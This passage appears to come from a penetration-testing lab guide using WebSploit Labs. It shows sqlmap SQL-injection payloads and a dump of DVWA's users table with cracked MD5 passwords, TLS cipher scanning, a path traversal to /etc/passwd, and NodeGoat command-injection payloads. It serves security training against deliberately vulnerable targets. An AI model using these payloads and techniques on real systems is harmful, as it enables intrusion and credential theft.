[01:30:15] [INFO] testing connection to the target URL
[01:30:15] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:30:15] [INFO] testing if the target URL content is stable
[01:30:16] [INFO] target URL content is stable
[01:30:16] [INFO] testing if GET parameter 'id' is dynamic
[01:30:16] [WARNING] GET parameter 'id' does not appear to be dynamic
[01:30:16] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[01:30:16] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[01:30:16] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[01:30:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:30:33] [WARNING] reflective value(s) found and filtering out
[01:30:33] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:30:33] [INFO] testing 'Generic inline queries'
[01:30:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[01:30:33] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[01:30:33] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[01:30:33] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (wit
-string="Me")
[01:30:33] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[01:30:33] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[01:30:33] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[01:30:33] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[01:30:33] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[01:30:33] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[01:30:33] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[01:30:33] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[01:30:33] [INFO] testing 'MySQL inline queries'
[01:30:33] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[01:30:33] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
```

6. We found the DVWA database (**dvwa**). Please pay attention to all the payloads that the tool is using.

```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 127 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=omar' OR NOT 2359=2359#&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=omar' AND (SELECT 3397 FROM(SELECT COUNT(*),CONCAT(0x7178717a71,(SELECT (ELT(3397=3397,1))),0x7
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- sjJo&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=omar' AND (SELECT 9296 FROM (SELECT(SLEEP(5)))grKv)-- KlyS&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=omar' UNION ALL SELECT CONCAT(0x7178717a71,0x57785a526665666754464545565158644a5245675858786767
16a767071),NULL#&Submit=Submit
---
[01:31:11] [INFO] the back-end DBMS is MySQL
[01:31:11] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast'
back-end DBMS: MySQL >= 5.0
[01:31:11] [INFO] fetching database names
available databases [4]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema

[01:31:11] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.6.6.104'
[01:31:11] [WARNING] you haven't updated sqlmap for more than 67 days!!!
```

7. Now that we know the database name, let's try to dump all the information from the database. To do so, use the following command:

```
root@websploit:~# sqlmap -r /home/omar/omar-get-request.txt -D dvwa --dump-all
```

8. It looks like SQLmap was able to find a database table called "guestbook". It also was able to find a database table that contains usernames and passwords. The tool allows you to store password hashes so that you can crack them with other tools.

```
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=omar' AND (SELECT 3397 FROM(SELECT COUNT(*),CONCAT(0x7178717a71,(SELECT (ELT(3397=3397,1))),0x716a767071,FLOOR
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- sjJo&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=omar' AND (SELECT 9296 FROM (SELECT(SLEEP(5)))grKv)-- KlyS&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=omar' UNION ALL SELECT CONCAT(0x7178717a71,0x57785a526665666754464545565158644a5245675858786767 6b73796d646a545
16a767071),NULL#&Submit=Submit
---
[01:34:07] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[01:34:07] [INFO] fetching tables for database: 'dvwa'
[01:34:07] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[01:34:07] [WARNING] reflective value(s) found and filtering out
[01:34:07] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[2 entries]
+------------+----------+-----------------------------------------------------+
| comment_id | name     | comment                                             |
+------------+----------+-----------------------------------------------------+
| 1          | test     | This is a test comment.                             |
| 2          | anything | <script>window.location="https://h4cker.org";</script> |
+------------+----------+-----------------------------------------------------+

[01:34:07] [INFO] table 'dvwa.guestbook' dumped to CSV file '/root/.sqlmap/output/10.6.6.104/dump/dvwa/guestbook.csv'
[01:34:07] [INFO] fetching columns for table 'users' in database 'dvwa'
[01:34:07] [INFO] fetching entries for table 'users' in database 'dvwa'
[01:34:07] [INFO] recognized possible password hashes in column '`password`'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
```

9. SQLmap can also do some basic dictionary-based attacks.

```
[01:34:07] [INFO] fetching entries for table 'users' in database 'dvwa'
[01:34:07] [INFO] recognized possible password hashes in column '`password`'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[01:35:23] [INFO] writing hashes to a temporary file '/tmp/sqlmap1njbe2qf7082/sqlmaphashes-w03ktqdt.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[01:35:26] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 
```

10. SQLmap was able to crack the passwords and dump the contents of the user table.


```
do you want to use common password suffixes? (slow!) [y/N]
[01:36:09] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[01:36:09] [INFO] starting 4 processes
[01:36:10] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[01:36:10] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[01:36:12] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[01:36:13] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------+----------+-------------------------------------------+------------+-------
-------------+-------------+
| user_id | user    | avatar                                    | last_name | password                                  | first_name | last_l
ogin          | failed_login |
+---------+---------+-------------------------------------------+----------+-------------------------------------------+------------+-------
-------------+-------------+
| 1       | admin   | http://127.0.0.1/hackable/users/admin.jpg   | admin     | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin      | 2020-0
5-05 05:06:38 | 0            |
| 2       | gordonb | http://127.0.0.1/hackable/users/gordonb.jpg | Brown     | e99a18c428cb38d5f260853678922e03 (abc123)   | Gordon     | 2020-0
5-05 05:06:38 | 0            |
| 3       | 1337    | http://127.0.0.1/hackable/users/1337.jpg    | Me        | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Hack       | 2020-0
5-05 05:06:38 | 0            |
| 4       | pablo   | http://127.0.0.1/hackable/users/pablo.jpg   | Picasso   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Pablo      | 2020-0
5-05 05:06:38 | 0            |
| 5       | smithy  | http://127.0.0.1/hackable/users/smithy.jpg  | Smith     | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Bob        | 2020-0
5-05 05:06:38 | 0            |
+---------+---------+-------------------------------------------+----------+-------------------------------------------+------------+-------
-------------+-------------+

[01:36:16] [INFO] table 'dvwa.users' dumped to CSV file '/root/.sqlmap/output/10.6.6.104/dump/dvwa/users.csv'
[01:36:16] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.6.6.104'
[01:36:16] [WARNING] you haven't updated sqlmap for more than 67 days!!!
```

Exercise 17: Exploiting Weak Cryptographic Implementations

This exercise is for informational purposes only. If your machine does not have access to the Internet. However, you can do this against any other systems you may have in your own lab.

1. You can use **nmap** to enumerate weak ciphers, as shown below:

```
nmap --script ssl-cert,ssl-enum-ciphers -p 443 theartofhacking.org
```



2. There are many other open source and commercial tools that can be used to find weak ciphers and cryptographic implementations. However, a very useful open source tool is testssl.sh (http://testssl.sh).

3. You can download this tool and run it against any web server running HTTPS, as demonstrated below.

```
root@kali:~# ./testssl.sh theartofhacking.org
No engine or GOST support via engine with your /usr/bin/openssl
###########################################################
    testssl.sh       2.9.5-6 from https://testssl.sh/
      This program is free software. Distribution and
             modification under GPLv2 permitted.
      USAGE w/o ANY WARRANTY. USE IT AT YOUR OWN RISK!
       Please file bugs @ https://testssl.sh/bugs/
###########################################################
 Using "OpenSSL 1.1.0h  27 Mar 2023" [~143 ciphers]
 on kali:/usr/bin/openssl
 (built: "reproducible build, date unspecified", platform: "debian-amd64")

Testing all IPv4 addresses (port 443): 104.27.176.154 104.27.177.154
--------------------------------------------------------------------------------
--------------
 Start 2023-07-28 23:18:27        -->> 104.27.176.154:443 (theartofhacking.org)
<<--

 further IP addresses:   104.27.177.154 2400:cb00:2048:1::681b:b09a
2400:cb00:2048:1::681b:b19a
 rDNS (104.27.176.154):  --
 Service detected:       HTTP

 Testing protocols via sockets except SPDY+HTTP2
 SSLv2      not offered (OK)
 SSLv3      not offered (OK)
 TLS 1      not offered
 TLS 1.1    not offered
 TLS 1.2    not offered
 SPDY/NPN   h2, http/1.1 (advertised)
 HTTP2/ALPN h2, http/1.1 (offered)

 Testing ~standard cipher categories
 NULL ciphers (no encryption)                  not offered (OK)
 Anonymous NULL Ciphers (no authentication)    not offered (OK)
 Export ciphers (w/o ADH+NULL)                  not offered (OK)
 LOW: 64 Bit + DES encryption (w/o export)     not offered (OK)
 Weak 128 Bit ciphers (SEED, IDEA, RC[2,4])    not offered (OK)
 Triple DES Ciphers (Medium)                   not offered (OK)
```


```
 High encryption (AES+Camellia, no AEAD)       offered (OK)
 Strong encryption (AEAD ciphers)              offered (OK)

Testing robust (perfect) forward secrecy, (P)FS -- omitting Null
Authentication/Encryption, 3DES, RC4
 Cipher mapping not available, doing a fallback to openssl

 PFS is offered (OK)
 Testing server preferences
 Has server cipher order?     yes (OK)
 Negotiated protocol          TLSv1.2
 Negotiated cipher            ECDHE-ECDSA-CHACHA20-POLY1305, 253 bit ECDH
(X25519)
 Cipher order
    SSLv3:     Local problem: /usr/bin/openssl doesn't support "s_client -ssl3"
    TLSv1.2:   ECDHE-ECDSA-CHACHA20-POLY1305 ECDHE-ECDSA-AES128-GCM-SHA256
ECDHE-ECDSA-AES128-SHA ECDHE-ECDSA-AES128-SHA256
               ECDHE-ECDSA-AES256-GCM-SHA384 ECDHE-ECDSA-AES256-SHA
ECDHE-ECDSA-AES256-SHA384
 Testing server defaults (Server Hello)
 TLS extensions (standard)    "renegotiation info/#65281" "extended master
secret/#23" "session ticket/#35" "status request/#5"
                              "next protocol/#13172" "EC point formats/#11"
"application layer protocol negotiation/#16"
 Session Ticket RFC 5077 hint 64800 seconds, session tickets keys seems to be
rotated < daily
 SSL Session ID support       yes
 Session Resumption           Tickets: yes, ID: yes
<output omitted for brevity>
```

Exercise 18: Path (Directory) Traversal


1. Go to the Damn Vulnerable Web Application (DVWA) in WebSploit and navigate to **File Inclusion**.

2. Select any of the PHP file links.

3. Attempt to get the contents of the **/etc/passwd** file by manipulating the URL, as demonstrated below:



You should see the contents of the **/etc/passwd** file, as shown in the example in the next page.




That was too easy… The next exercise (our final exercise) will not be this easy…

Exercise 19: Command Injection


1. NodeGoat is another awesome OWASP Project (https://github.com/OWASP/NodeGoat)
2. You should have a script called **nodegoat.sh** under the **/root** directory. If you have an older version of WebSploit Labs, you can download the **nodegoat.sh** script using **wget**, as shown below:

```
wget https://websploit.org/nodegoat.sh
```


3. Launch NodeGoat in WebSploit Labs using the **/root/nodegoat.sh** script.



4. Make sure that you are either executing it as root (i.e., **sudo -i**) or execute the script with the **sudo bash /root/nodegoat.sh** command. Of course, you probably already knew that 😜
5. Create a new user and login to the application.



6. Once you create the user and log in, the following Dashboard is shown:




7. Navigate to Contributions. An attacker might be able to read the contents of files from the vulnerable application by leveraging command injection vulnerabilities. You can use the following two commands list the contents of the current directory and parent directory respectively:


```
res.end(require('fs').readdirSync('.').toString())
```

```
res.end(require('fs').readdirSync('..').toString())
```

8. Enter those commands/payloads, as demonstrated below:



